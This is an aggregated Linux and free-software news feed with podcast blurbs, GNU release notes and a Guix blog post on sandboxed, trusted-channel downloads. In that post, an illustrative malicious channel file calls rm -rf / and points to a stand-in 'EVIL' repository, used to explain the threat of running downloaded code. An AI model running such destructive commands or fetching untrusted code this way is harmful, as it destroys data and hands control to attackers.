Gary Benson: Docker images by age or size
Files by age, newest first:
ls -lt
Docker images by age, newest first:
docker images --format "{{.CreatedAt}}\t{{.Repository}}:{{.Tag}}" | sort -r
Files by size, largest first:
ls -lS
Docker images by size, largest first:
docker images --format "{{.Size}}\t{{.Repository}}:{{.Tag}}" | sort -rh
Why why why??!
Top Priorities for Open Source Pros Seeking a New Job
Professional fulfillment tops the list, according to LPI report.
Late Night Linux – Episode 386
Great funding news for LVFS and KDE, why Europe probably needs some more home-grown distros, a conspiracy theory about Cloudflare seems unlikely, and we wonder what can be done about all the irresponsibly disclosed vulnerabilities that new tools are discovering. With guest host Andy from Linux Dev Time.
News
Sovereign Tech Fund invests over €1 million in KDE software development
KDE bags €1.3M as Europe realizes it might need an OS of its own
Can Someone Please Explain Whether Cloudflare Blackmailed Canonical?
‘Dirty Frag’ Linux flaw one-ups CopyFail with no patches and public root exploit
Dirty Frag gets a sequel as Fragnesia hands Linux attackers root-level access
Linux kernel maintainers pitch emergency killswitch after CopyFail and Dirty Frag chaos
Linux Dev Time – Episode 150
Andy has been taking the One Billion Row Challenge, and has been thinking about the broader question of what makes software fast.
Andy’s videos on Peertube and YouTube.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 150
Andy has been taking the One Billion Row Challenge, and has been thinking about the broader question of what makes software fast.
Andy’s videos on Peertube and YouTube.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 56
We get into some homelab updates. Sean has been consolidating hardware, Gary has been implementing high availability with Proxmox, and Shane has been working hard to get Home Assistant working with Kubernetes, as well as downloading YouTube videos.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
Amin Bandali: FFS code review and Emacs extensibility with Protesilaos
In the recent weeks I've been engaging Prot as an Emacs coach to help
with doing review passes over my upcoming ffs package as I work on
polishing and documenting it in preparation for offering it for
inclusion in GNU ELPA.
UPDATE 2026-05-15 08:50:10 -0400: Prot also published an article about our session on his website: https://protesilaos.com/codelog/2026-05-15-emacs-amin-bandali-ffs-display-buffer-org-capture/
Today we had our third session where we started by reviewing and
talking about my recent changes to ffs, then ventured to other
Emacs-related topics with the overarching theme of the flexibility
and extensibility of GNU Emacs, including display-buffer-alist,
keyboard macros, defining a custom ox-bhtml Org export backend
derived from Org's ox-html for ultimate flexibility when exporting
my site's pages from Org to HTML, Org capture, plain text files and
Emacs's diary and how it compares to org-agenda, and keeping a
journal with the help of Emacs.
Here is the video recording of our session, which I share with Prot's permission:
You can view or download the full-resolution video from the Internet Archive.
Lastly, here is the snippet Prot shared for having Isearch treat space as a wildcard, helpful for more easily matching multiple parts of a line:
(setq search-whitespace-regexp ".*?")
(setq isearch-lax-whitespace t)
(setq isearch-regexp-lax-whitespace nil)
Take care, and so long for now.
2.5 Admins 299: RMAggravation
People trying to return defective hard drives and RAM are finding out why consumer protection laws would be good, GoDaddy accidentally gave someone’s domain name away, and when and how to fix ZFS fragmentation.
Plugs
Support us on patreon and get an ad-free RSS feed with some early episodes
Fast Dedup Economics: When Deduplication Beats Buying New Disks
News/discussion
GoDaddy Gave a Domain to a Stranger Without Any Documentation
Free consulting
We were asked about when and how to fix ZFS fragmentation.
Container-Based Fedora Hummingbird Designed for Agent-First Builders
Fedora Hummingbird brings the same approach to the host OS as it does to containers to level up security.
gnutrition @ Savannah: GNUtrition 0.33.0rc2 Now Available
A test release of GNUtrition, 0.33.0rc2, is now available.
GNUtrition is free nutrition analysis software written for the GNU operating system. The USDA Food and Nutrient Database for Dietary Studies (FNDDS) is used as the source of food nutrient information.
This release makes some fixes to the gender option. It also applies a fix to ./version.sh that affected builds from CVS checkouts, which was not an issue with the tarball, due to the tarballs including the version in a .ver file.
More information about GNUtrition may be found on its home page at http://www.gnu.or ... tware/gnutrition/. This test release can be obtained from the alpha.gnu.org server at one of the following:
- ftp://alpha.gnu.o ... g/gnu/gnutrition/
- http://alpha.gnu. ... g/gnu/gnutrition/
- https://alpha.gnu ... g/gnu/gnutrition/
Please report any problems you experience to the GNUtrition bug reports mailing list: <bug-gnutrition@gnu.org> (https://lists.gnu ... fo/bug-gnutrition).
Linux kernel Developers Considering a Kill Switch
With the rise of Linux vulnerabilities, the kernel developers are now considering adding a component that could help temporarily mitigate against them… in the form of a kill switch.
Ask The Hosts – Episode 36
Light bulb colour temperatures, doing nice things for ourselves, pulling faces while playing guitar, and surreal experiences. With Allan from 2.5 Admins, May from Linux After Dark, and Shane from Hybrid Cloud Show.
Patrons got this this in their feed two weeks ago.

Fedora 44 Now Gaming Ready
The latest version of Fedora has been released with gaming support.
GNU Guix: Time travel without borders
When offered the option to run other people’s code, a prime
consideration is often ease of deployment. While much progress has been
made in support of rapid deployment, the security implications of those
quick deployments is often overlooked. In this post, we look at a new
feature of guix time-machine and guix pull in support of one-line
deployment commands: the ability to download channel files, but without
compromising on security.
Sharing code
The normal workflow to share software and make it easily deployable with Guix goes like this: someone puts their packager hat on and writes a package definition, adds it to Guix proper or to a separate channel, at which point anyone can fetch the relevant channel(s) and deploy the software.
As an example, let’s assume you want to run
yt-dlp as packaged in
the latest Guix revision without upgrading your system or going through
an explicit installation step. The simplest way to do that is with this
command:
guix time-machine -q -- shell yt-dlp -- yt-dlp …If you’re familiar with Nix, this is equivalent—with some important differences we’ll discuss below—to this command:
nix shell nixpkgs#yt-dlp --command yt-dlp …In both cases, we’re fetching the latest revision of the package
collection (the master branch for Guix, the nixpkgs-unstable branch
of Nixpkgs for Nix) and running yt-dlp from there. (nix run
goes one step further by removing the need to specify the command name.)
Now, that was an easy example because yt-dlp comes from Guix itself.
What if you’d like to deploy an application that’s in another channel
such as Guix-Science?
Well, you would first need to come up with a channels.scm file for
Guix-Science and then you
can pass it to guix pull or guix time-machine:
$EDITOR channels.scm
# Make sure that includes Guix-Science.
guix time-machine -C channels.scm -- shell …If you’re lucky, perhaps you can download a channel file. For example, Cuirass produces them for all successfully-evaluated commits, so you can fetch one for Guix-Science and go from there:
wget -O channels.scm \
https://guix.bordeaux.inria.fr/eval/latest/channels.scm?spec=guix-science
guix time-machine -C channels.scm -- shell …You can even do it in a single command using Bash process substitution!
guix time-machine \
-C <(wget -O https://guix.bordeaux.inria.fr/eval/latest/channels.scm?spec=guix-science) \
-- shell …Is it a good idea though?
The threat
If you look more closely, the nix shell command and the last two guix time-machine commands have a bit of a curl | sh flavor to it:
downloading arbitrary code and running it without further ado. All nix shell does is authenticate github.com, through HTTPS, and likewise
for wget—that you’re downloading from the genuine github.com doesn’t
tell you anything about the trustworthiness of the code you’re running.
In the case of Guix, the channels.scm you’re downloading could very
well read this:
(system* "rm" "-rf" "/") ;uh-oh!Here system*, as you might have guessed, invokes a
command.
Because yes, channel files can contain arbitrary Scheme code! (It’s
worth noting that this particular problem is one Nix doesn’t have: Nix
being a domain-specific language (DSL) already limits what Nix code can
do, especially with so-called “pure� evaluation.)
Or it could read something like this:
(list (channel
(name 'guix)
;; This is Mallory’s malicious Guix, now you’re PWND!
(url "https://example.org/EVIL/guix.git")
(branch "master")
(introduction
(make-channel-introduction
"badc0ffeed807b096b48283debdcddccfea34bad"
(openpgp-fingerprint
"DEAD CABB A99E F6A8 0D1D E643 A2A0 6DF2 A33A BADD")))))In this case, the channel file looks good, but the channel you’ll fetch—probably not so much.
So no: downloading a channel file and using it without checking it is not reasonable.
The cake
Can we have our cake and eat it too? Can we casually download someone else’s channel file without putting our system at risk?
Changes that have just landed in guix pull and guix time-machine aim
to address these seemingly contradictory needs. The two commands are
now equipped to download by themselves: just pass them a URL with the
-C (or --channels) option.
guix time-machine \
-C https://ci.guix.gnu.org/eval/latest/channels.scm?spec=master \
-- …Crucially, this command is not equivalent to the naïve -C <(wget -O …) trick we saw above.
First, channel code is now evaluated in a “sandbox�: it can only access a predefined set of bindings, cannot import additional modules, and it must run in a limited amount of time and with a limited amount of memory allocated. This still provides access to many general-purpose facilities but blocks anything that could be used to alter the system state, exfiltrate data, or cause a denial of service.
With this in place, evaluating a channel file can be considered safe.
Now, one problem remains: the file might list channels that I as a user
do not trust. And here we see a tension between fetching channel files
from out there and keeping one’s system safe. To address that, we
define a new rule: only trusted channels may be deployed; if a channel
file lists untrusted channels, guix pull and guix time-machine error
out. Trusted channels are defined as follows:
- they are those listed in
~/.config/guix/trusted-channels.scm, if it exists—this file lists channels just like a regular channel file; - or, they are the channels currently in use, as returned by
guix describe.
This brings us to the interesting question of channel identity. This
channel I call guix-science in my trusted-channels.scm, someone else
might as well call it Guix-Science or science; how can I tell if
we’re dealing with the channel that I call guix-science and that I
trust?
The key insight is that the name itself doesn’t matter; the element that does matter is the “introduction� of the channel—the piece of information that tells how to authenticate updates of that channel. If you forgot that episode, the introduction the thing with hexadecimal strings that appears in a channel specification:
(channel
(name 'guix-past)
(url "https://codeberg.org/guix-science/guix-past")
(introduction ;this hex soup 👇 is the channel’s identity
(make-channel-introduction
"0c119db2ea86a389769f4d2b9c6f5c41c027e336"
(openpgp-fingerprint
"3CE4 6455 8A84 FDC6 9DB4 0CFB 090B 1199 3D9A EBB5"))))Two channels with the same introduction are one and the same. Thus, if
my trusted-channels.scm contains a channel with the above
introduction, pull and time-machine will happily pull from it.
The corollary is that a channel that cannot be authenticated—i.e., that
lacks the introduction field—cannot be considered a trusted channel.
Overall, this “trusted channel� rule trades flexibility for safety.
It’s a tradeoff but one that looks like a better default than anything
that effectively amounts to arbitrary code execution à la curl | sh.
The party
“Why would I want to download channel files?�, you may ask? Here’s a list of typical use cases we have in mind.
The first one is downloading a channel file from a continuous integration system—to deploy from a known-good state, to test a new package version or a new feature, to reproduce a bug, etc. Cuirass serves channel files for every channel set it evaluates. So for example, you can pull the latest Guix channel that was successfully evaluated like this:
guix pull -C https://ci.guix.gnu.org/eval/latest/channels.scm?spec=masterLikewise, this is how you’d travel to the latest Guix-Science channel and dependent channels to execute RStudio:
guix time-machine \
-C https://guix.bordeaux.inria.fr/eval/latest/channels.scm?spec=guix-science
-- shell rstudio -- rstudioA second, similar use case is one-line commands for demos: if you’re
developing an application, you can package it, publish a channel file,
and share a time-machine command to spawn it. With pinned
channels,
you can ensure users run it from a known-good state.
A third use case that is emerging is channel releases. Teams maintaining third-party channels might want to tag releases of their channel as a channel files where each channel is pinned. This is what the Guix-Science project recently decided to do.
In the same vein, a fourth use case is the publication of a tested channel file that a whole team, or a whole fleet of computers, would upgrade from. Imagine a group of people responsible for testing who would periodically publish a new channel file pinned to known-good commits that all the team members or an entire fleet could safely pull from—it could even be used for unattended upgrades!
The fifth use case is reproducible
research.
A computational workflow can be
captured
by two files: channels.scm and manifest.scm. In some cases, we
might as well download the channel file.
Dissonance?
But wait… the astute reader might have felt some dissonance: downloading a channel file to set up a supposedly reproducible workflow? That can’t be right: the channel file could change over time, or it could vanish from its original URL. That’s not reproducibility, is it?
As Simon Tournier was prompt to suggest, the solution is to support SWHIDs (Software Hash Identifiers) in addition to URLs. A SWHID is essentially a standardized content hash that uniquely identifies “content�—raw data or structured data such as directories and version-control revisions. If you followed along, you might remember that Guix is connected to the Software Heritage archive. Software packaged in Guix is in the archive and so all we had to do is connect the dots.
Consider this command:
guix time-machine \
-C swh:1:cnt:003e1e0c1b9b358082201332c926ae54e9549002 \
-- …It downloads the channel file identified by the given SWHID and then proceeds.
The SWHID serves as an unambiguous and unique content address to refer
to a specific channel set. It can be computed using guix hash,
but of course, the channel file must first be present in the Software
Heritage archive. Thus, if the file is part of a version-control
repository, you can first request archiving of that
repository. In a research
paper, one may include a single command to re-run computations the paper
builds upon.
Pleasurable
This new addition felt pleasurable for several reasons. First because it addresses use cases that people had been talking for a while, and it’s always nice to fill gaps. It also felt good because several design choices complement each other so that everything here falls into place: channel specifications, Guile’s “sandboxing�, channel authentication, and Software Heritage integration.
The whole endeavor—allowing for quick deployment without compromising on
security—might sound quixotic or, some might say, anachronistic, at a
time when the
pips, the
npms,
the
snaps
and many more are all about deploying software of unknown origin like
there’s no tomorrow. In Guix we do believe that transparency,
provenance tracking, and verifiability matter for the software we run;
efforts like this one are guided by these principles.
The feature landed just a few days ago. Give it a try and let’s hope you find it pleasant as well!
Acknowledgments
I am grateful to Caleb “Reepca� Ristvedt for their thorough code review and insightful suggestions, and to Simon Tournier for commenting on the general approach and suggesting improvements. Many thanks to Rutherther and to Cayetano Santos for reviewing an earlier draft of this post.

Late Night Linux – Episode 385
Voice to text, visualising CSVs in the terminal, managing software from releases on GitHub, a mini Android tablet for your wall, and Amiga music on Linux in Discoveries. Plus Ubuntu embracing AI makes us wonder if we should just stop having the same old arguments.
Discoveries
Unix Amiga Delitracker Emulator
News/discussion
I wanted to reply with some clarifications
The Pulse: token spend breaks budgets – what next?
Anthropic joins the Blender Development Fund as Corporate Patron
Upcoming Blender Development Fund and AI Policies
Manjaro 26.1 Preview Unveils New Features
The latest Manjaro 26.1 preview has been released with new desktop versions, a new kernel, and more.
Linux After Dark – Episode 121
How we get back to our home LANs when we are away travelling etc. It mostly involves WireGuard and Tailscale. We also get into blocking ads, mostly with Pi-hole.
Support us on Patreon and get an ad-free RSS feed with some early episodes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Amin Bandali: FFS code review with Protesilaos
In the recent weeks I've been engaging Prot as an Emacs coach to help
with doing review passes over my upcoming ffs package as I work on
polishing and documenting it in preparation for offering it for
inclusion in GNU ELPA.
Yesterday we had our second session focused on ffs, which I recorded
and share publicly with everyone with Prot's permission, so that
others can also benefit from Prot's insights and experience as we
discuss various aspects of Emacs package development with the concrete
example of ffs.
Here is the video recording of our session:
You can view or download the full-resolution video from the Internet Archive.
I addressed most of Prot's feedback about ffs from our first
session, and I'll be working on the changes we discussed in this
session in the next days.
In the last third of the video we switched topics to discuss a few
Emacs-related tangents including adding a 'padding' effect for the
mode line and its constructs, and distilling and separating the
easily-reusable package-like parts of one's Emacs configuration from
the actual configuration of those parts (e.g. the distinction of
prot-lisp and prot-emacs-modules in Prot's Emacs configuration).
For mode line padding, here is the snippet I'm using with Prot's
doric-themes:
(doric-themes-with-colors
(custom-set-faces
`(mode-line
((t :box (:line-width 6 :color ,bg-shadow-intense))))
`(mode-line-inactive
((t :box (:line-width 6 :color ,bg-shadow-subtle))))
`(mode-line-highlight
((t :box (:color ,bg-shadow-intense))))))
Take care, and so long for now.
2.5 Admins 298: Windows Postdate
Microsoft is encouraging employees with the most experience to leave the company and letting users pause Windows updates forever, some of the best features you’ll get in the version of ZFS that ships with the new Ubuntu LTS, and backing up data from cloud services.
Plugs
Support us on patreon and get an ad-free RSS feed with some early episodes
Extending ZFS Performance Without Hardware Upgrades
News/discussion
Your Windows update experience just got updated
Free consulting
We were asked about backing up data from cloud services.
This month in Linux Voice.
The Latest Quirky and Creative Linux Distros
This month we explore Zenclora OS 2.0, MocaccinoOS 26.03, NebiOS 10.2, and CachyOS 260308.
Is the Ghost CMS Ready to Replace WordPress?
Ghost is a powerful CMS for beginners and professionals who want to grow a business around their content.
Exploring the Matrix Communication Protocol
Corporate communication platforms might be convenient, but they put your privacy at risk. The Matrix open communication standard offers a different approach.
This month we explore the top FOSS, including the ultimate FTP client, a 65…
This month we explore the top FOSS, including the ultimate FTP client, a 6502 Assembly Environment, and open source levels for Doom.
Prime Numbers
As I write this, the San Francisco Superior Court has denied Amazon's motion for a summary judgment on a claim in its defense of a State of California lawsuit alleging anticompetitive behavior.
Harden Your Systems with OpenSCAP
If you're operating a large collection of Linux servers, OpenSCAP can help with regular auditing and system hardening.
Open Source Machine Translation Service
Run your own machine translation service with Argos Translate and LibreTranslate.
Malware Problems in Linux App Stores
Fake cryptocurrency wallets in the Snap Store have cost users hundreds of thousands of dollars. A community project aims to create more transparency for Snap package users.
Share Data Between Small Low-End Devices
With memcached, you can establish communication between Arduinos, Pi Picos, handhelds, and other small microcontrollers.
Manage Your Favorites with Linkwarden
Linkwarden lets you bookmark interesting web pages and saves copies in case the originals disappear.
Managing Tech Use for Minors
Recent legislative bills put the burden of restricting minor use of technology onto operating systems, which has potential issues.
An Amiga Emulator for the Raspberry Pi
Turn your Raspberry Pi 500 into an Amiga 500 with the Pimiga 5 Amiga emulator and gain access to a huge selection of Amiga games, demos, and applications.
Open Source Licenses for Documents, Images, Audio/Video, Fonts, and Hardware
Linux users associate open source licenses with software, but a bevy of licenses are available for documents, images, audio/video, fonts, and hardware.
An AI Bot Responds in WhatsApp Chats
To impress his WhatsApp friends, Mike Schilli builds a chatbot in Go that contacts OpenAI on demand and provides answers.
Easy Peer-to-Peer File Sharing
Use qrcp and Warp to move files effortlessly between your Linux computer, your phone, and even remote systems, minus an account, cables, or network wrangling.
Late Night Linux – Episode 384
There’s a new Ubuntu LTS release and quite a lot is new, Canonical’s infrastructure was taken down and we disagree about whether it could have been avoided, two recent examples of irresponsible vulnerability disclosure, and the Steam controller finally arrives with a hefty price tag.
Plugs
SeaGL 2026 Call for Presentations
News
Canonical releases Ubuntu 26.04 LTS Resolute Raccoon
Ubuntu 26.04 LTS: What’s New Since Ubuntu 24.04?
Pro-Iran group turns Ubuntu DDoS into shakedown
The most severe Linux threat to surface in years catches the world flat-footed
Carrot disclosure: Forgejo and follow-up
Steam Controller: The Ars Technica review
FSF Blogs: FSD meeting and weekly recap 2026-05-01
GNU Taler news: LibEuFin Connector for Dolibarr is out
Linux Dev Time – Episode 149
It’s yet another hot questions episode. Colour schemes, syntax highlighting, code patterns, fonts, and keyboards.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 149
It’s yet another hot questions episode. Colour schemes, syntax highlighting, code patterns, fonts, and keyboards.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
www @ Savannah: Malware in Proprietary Software - Latest Additions
The initial injustice of proprietary software often leads to further injustices: malicious functionalities.
The introduction of unjust techniques in nonfree software, such as back doors, DRM, tethering, and others, has become ever more frequent. Nowadays, it is standard practice.
We at the GNU Project show examples of malware that has been introduced in a wide variety of products and dis-services people use everyday, and of companies that make use of these techniques.
Here are our latest additions
April 2026
- Amazon is disconnecting the early models of the Swindle from the Amazon DRM-afflicted book store.
- Some models of Vizio “smart” TVs will have some of their functionalities locked behind a Walmart account login.
Hybrid Cloud Show – Episode 55
A recent attack shone a light on some of the problems with GitHub Actions, and CI/CD more generally. As tempting as it might be, going back to shell scripts probably isn’t the answer.
1K+ cloud environments infected following Trivy supply chain attack
2.5 Admins 292: Trivyally Infected
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
health @ Savannah: GNU Health featured at the Cyber|Show UK
GNU Health at the Cyber|Show!
Grab a coffee and listen to the 40 min. interview Andy Farnell and Helen Plews made to Luis Falcón in their wonderful show. ❤️
They covered key aspects on citizen and patient data privacy, hospital management, federated health networks, genomics and wearables. In the interview they also talked about the risks associated to commercial, closed sourced electronic health records systems and proprietary mobile applications.
The interview reveals how crucial is Free/Libre software for equity and digital sovereignty in our societies. 🩺 🏥 🧬 👇️
https://cybershow ... pisodes.php?id=64
About Cyber|Show:
https://cybers ... w.uk/about.php
Get this and latest news about GNU Health from our official Mastodon account:
https://mastodon. ... social/@gnuhealth
Tags: #GNUHealth #GNU #OpenScience #PublicHealth #Privacy #FreeSoftware #SocialMedicine #CyberShow
2.5 Admins 297: Jraphics
Hitting the limit for hard links, a parent struggles to get back into their teen’s compromised Discord account, the demise of tower PCs and general purpose computing in general, and changing the properties of existing ZFS pools.
Plugs
Support us on patreon and get an ad-free RSS feed with some early episodes
Compensating for RAM Constraints with L2ARC on ZFS
News/discussion
How Jennifer Aniston and Friends Cost Us 377GB and Broke ext4 Hardlinks
Dad stuck in support nightmare after teen lied about age on Discord
Apple’s last tower topples… and the others will follow
Free consulting
We were asked about changing the properties of existing ZFS pools.
Late Night Linux – Episode 383
Whether you can trust small new distros, Amazon is officially abandoning Android on its new TV sticks in favour of their new Linux-based OS, and we have another pointless argument about AI bollocks.
News/discussion
Amazon won’t release Fire Sticks that support sideloading anymore
Eternal November — this new influx of users may be better than the last one
Linux After Dark – Episode 120
Chris ended up with a managed M4 Macbook Air at work with no sudo or root. So how does a Linux user get on with his first ever Mac? Turns out pretty well, thanks to lots of open source software and a terminal.
Support us on Patreon and get an ad-free RSS feed with some early episodes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
parallel @ Savannah: GNU Parallel 20260422 ('Artemis II') released
GNU Parallel 20260422 ('Artemis II') has been released. It is available for download at: lbry://@GnuParallel:4
Quote of the month:
It is a fantastic tool for decades!
-- Ops_Mechanic@reddit
New in this release:
- Remote jobs are spawned via pipe to perl, so environment can be bigger. This is a major rewrite.
- --pipe-part -a supports -L/-N if zextract is installed.
- --pipe-part -a supports .gz, .bz2, .zst-files if zextract is installed.
- Comments in code is redone.
- Bug fixes and man page updates.
GNU Parallel - For people who live life in the parallel lane.
If you like GNU Parallel record a video testimonial: Say who you are, what you use GNU Parallel for, how it helps you, and what you like most about it. Include a command that uses GNU Parallel if you feel like it.
About GNU Parallel
GNU Parallel is a shell tool for executing jobs in parallel using one or more computers. A job can be a single command or a small script that has to be run for each of the lines in the input. The typical input is a list of files, a list of hosts, a list of users, a list of URLs, or a list of tables. A job can also be a command that reads from a pipe. GNU Parallel can then split the input and pipe it into commands in parallel.
If you use xargs and tee today you will find GNU Parallel very easy to use as GNU Parallel is written to have the same options as xargs. If you write loops in shell, you will find GNU Parallel may be able to replace most of the loops and make them run faster by running several jobs in parallel. GNU Parallel can even replace nested loops.
GNU Parallel makes sure output from the commands is the same output as you would get had you run the commands sequentially. This makes it possible to use output from GNU Parallel as input for other programs.
For example you can run this to convert all jpeg files into png and gif files and have a progress bar:
parallel --bar convert {1} {1.}.{2} ::: *.jpg ::: png gif
Or you can generate big, medium, and small thumbnails of all jpeg files in sub dirs:
find . -name '*.jpg' |
parallel convert -geometry {2} {1} {1//}/thumb{2}_{1/} :::: - ::: 50 100 200
You can find more about GNU Parallel at: http://www.gnu ... rg/s/parallel/
You can install GNU Parallel in just 10 seconds with:
$ (wget -O - pi.dk/3 || lynx -source pi.dk/3 || curl pi.dk/3/ || \
fetch -o - http://pi.dk/3 ) > install.sh
$ sha1sum install.sh | grep c555f616391c6f7c28bf938044f4ec50
12345678 c555f616 391c6f7c 28bf9380 44f4ec50
$ md5sum install.sh | grep 707275363428aa9e9a136b9a7296dfe4
70727536 3428aa9e 9a136b9a 7296dfe4
$ sha512sum install.sh | grep b24bfe249695e0236f6bc7de85828fe1f08f4259
83320d89 f56698ec 77454856 895edc3e aa16feab 2757966e 5092ef2d 661b8b45
b24bfe24 9695e023 6f6bc7de 85828fe1 f08f4259 6ce5480a 5e1571b2 8b722f21
$ bash install.sh
Watch the intro video on http://www.youtub ... L284C9FF2488BC6D1
Walk through the tutorial (man parallel_tutorial). Your command line will love you for it.
When using programs that use GNU Parallel to process data for publication please cite:
O. Tange (2018): GNU Parallel 2018, March 2018, https://doi.org/1 ... 81/zenodo.1146014.
If you like GNU Parallel:
- Give a demo at your local user group/team/colleagues
- Post the intro videos on Reddit/Diaspora*/forums/blogs/ Identi.ca/Google+/Twitter/Facebook/Linkedin/mailing lists
- Get the merchandise https://gnuparall ... igns/gnu-parallel
- Request or write a review for your favourite blog or magazine
- Request or build a package for your favourite distribution (if it is not already there)
- Invite me for your next conference
If you use programs that use GNU Parallel for research:
- Please cite GNU Parallel in you publications (use --citation)
If GNU Parallel saves you money:
- (Have your company) donate to FSF https://my.f ... .org/donate/
About GNU SQL
GNU sql aims to give a simple, unified interface for accessing databases through all the different databases' command line clients. So far the focus has been on giving a common way to specify login information (protocol, username, password, hostname, and port number), size (database and table size), and running queries.
The database is addressed using a DBURL. If commands are left out you will get that database's interactive shell.
When using GNU SQL for a publication please cite:
O. Tange (2011): GNU SQL - A Command Line Tool for Accessing Different Databases Using DBURLs, ;login: The USENIX Magazine, April 2011:29-32.
About GNU Niceload
GNU niceload slows down a program when the computer load average (or other system activity) is above a certain limit. When the limit is reached the program will be suspended for some time. If the limit is a soft limit the program will be allowed to run for short amounts of time before being suspended again. If the limit is a hard limit the program will only be allowed to run when the system is below the limit.
2.5 Admins 296: Beware of the Leopard
Microsoft locks devs out of important accounts, the foreign router ban exemptions make even less sense, Backblaze shows that “unlimited” never means that, and attempting to avoid software that’s written with AI.
Plugs
Support us on patreon and get an ad-free RSS feed with some early episodes
Do More with Less: Cost-Efficient Storage on the New TrueNAS with Enhanced Fast Dedup
The Hidden Value of CPU-Intensive Compression on Modern Hardware
News/discussion
Microsoft locks out VeraCrypt and WireGuard devs, blames verification process
Action Required: Account Verification for Windows Hardware Program Begins October 16, 2025
FCC exempts Netgear from ban on foreign routers, doesn’t explain why
Backblaze has quietly stopped backing up your data
Free consulting
We were asked about avoiding software that’s written with AI.
sed @ Savannah: sed-4.10 released [stable]
This is to announce sed-4.10, a stable release.
It's been more than 3.5 years and quite a few new bug fixes.
Special thanks to Paul Eggert, Bruno Haible and Collin Funk
for all their help, and especially to Bruno for all the gnulib
support and thorough and indefatigable testing and analysis.
There have been 92 commits by 9 people in the 180 weeks since 4.9.
See the NEWS below for a brief summary.
Thanks to everyone who has contributed!
The following people contributed changes to this release:
Arkadiusz Drabczyk (2)
Ash Roberts (1)
Brun Haible (1)
Bruno Haible (5)
Collin Funk (5)
Hans Ginzel (1)
Jim Meyering (60)
Paul Eggert (16)
Weixie Cui (1)
Jim
[on behalf of the sed maintainers]
==================================================================
Here is the GNU sed home page:
https://gnu.org/s/sed/
Here are the compressed sources:
https://ftp.gnu.org/gnu/sed/sed-4.10.tar.gz (2.7MB)
https://ftp.gnu.org/gnu/sed/sed-4.10.tar.xz (1.7MB)
Here are the GPG detached signatures:
https://ftp.gnu.org/gnu/sed/sed-4.10.tar.gz.sig
https://ftp.gnu.org/gnu/sed/sed-4.10.tar.xz.sig
Use a mirror for higher download bandwidth:
https://www.gnu.org/order/ftp.html
Here are the SHA256 and SHA3-256 checksums:
SHA256 (sed-4.10.tar.gz) = TRef+vkuxNzsVB98Ayvhw7mhhW9JcK25WlBSIXAvUnc=
SHA3-256 (sed-4.10.tar.gz) = ftB7Hf2uN4RnayBEgasV7KmqZqCxBUj7e+Am6WDaiKk=
SHA256 (sed-4.10.tar.xz) = uOchgrLslqNXTimYxHt6qmTMIM4ADY6awxPMB87PKMc=
SHA3-256 (sed-4.10.tar.xz) = bVWJvXR28fvhgP1XTpej6t8V+Bh2YI1lL6aGBy1cG5c=
Verify the base64 SHA256 checksum with 'cksum -a sha256 --check'
from coreutils-9.2 or OpenBSD's cksum since 2007.
Verify the base64 SHA3-256 checksum with 'cksum -a sha3 --check'
from coreutils-9.8.
Use a .sig file to verify that the corresponding file (without the
.sig suffix) is intact. First, be sure to download both the .sig file
and the corresponding tarball. Then, run a command like this:
gpg --verify sed-4.10.tar.gz.sig
The signature should match the fingerprint of the following key:
pub rsa4096/0x7FD9FCCB000BEEEE 2010-06-14 [SCEA]
Key fingerprint = 155D 3FC5 00C8 3448 6D1E EA67 7FD9 FCCB 000B EEEE
uid [ unknown] Jim Meyering <jim@meyering.net>
uid [ unknown] Jim Meyering <meyering@fb.com>
uid [ unknown] Jim Meyering <meyering@gnu.org>
If that command fails because you don't have the required public key,
or that public key has expired, try the following commands to retrieve
or refresh it, and then rerun the 'gpg --verify' command.
gpg --locate-external-key jim@meyering.net
gpg --recv-keys 7FD9FCCB000BEEEE
wget -q -O- 'https://savannah.gnu.org/project/release-gpgkeys.php?group=sed&download=1' | gpg --import -
As a last resort to find the key, you can try the official GNU
keyring:
wget -q https://ftp.gnu.org/gnu/gnu-keyring.gpg
gpg --keyring gnu-keyring.gpg --verify sed-4.10.tar.gz.sig
This release is based on the sed git repository, available as
git clone https://https.git.savannah.gnu.org/git/sed.git
with commit 89b7a2224d4faa9d8baf76094b1232ad1477ef3e tagged as v4.10.
For a summary of changes and contributors, see:
https://gitweb.git.savannah.gnu.org/gitweb/?p=sed.git;a=shortlog;h=v4.10
or run this command from a git-cloned sed directory:
git shortlog v4.9..v4.10
This release was bootstrapped with the following tools:
Autoconf 2.73.1-b400b
Automake 1.18.1.91
Gnulib 2026-04-19 15211966deb52d4cae425c655177a815a88d3fc0
NEWS
* Noteworthy changes in release 4.10 (2026-04-21) [stable]
** Bug fixes
sed 's/a/b/g' (and other global substitutions) now works on input
lines longer than 2GB. Previously, matches beyond the 2^31 byte offset
would evoke a "panic" (exit 4).
[bug present since the beginning]
'sed --follow-symlinks -i' no longer has a TOCTOU race that could let
an attacker swap a symlink between resolution and open, causing sed to
read attacker-chosen content and write it to the original target.
[bug introduced in sed 4.1e]
sed no longer falsely matches when back-references are combined with
optional groups (.?) and the $ anchor. For example, this no longer
falsely matches the empty string at beginning of line:
$ echo ab | sed -E 's/^(.?)(.?).?\2\1$/X/'
Xab
[bug present since "the beginning"]
In --posix mode, sed no longer mishandles backslash escapes (\n,
\t, \a, etc.) after a named character class like [[:alpha:]].
For example, 's/^A\n[[:alpha:]]\n*/XXX/' would fail to match the
trailing newline, treating \n as a literal backslash and an 'n'
rather than a newline. This happened when an earlier backslash
escape in the same regex had already been converted, shifting the
in-place normalization buffer.
[bug introduced in sed 4.9]
sed --debug no longer crashes when a label (":") command is compiled
before the --debug option is processed, e.g., sed -f<(...) --debug.
[bug introduced in sed 4.7 with --debug]
sed no longer rejects the documented GNU extension 'a**' (equivalent
to 'a*') in Basic Regular Expression (BRE) mode. Previously, this
worked only with -E (ERE mode), even though grep has always accepted
it in BRE mode.
[bug present since "the beginning"]
sed no longer rejects "\c[" in regular expressions
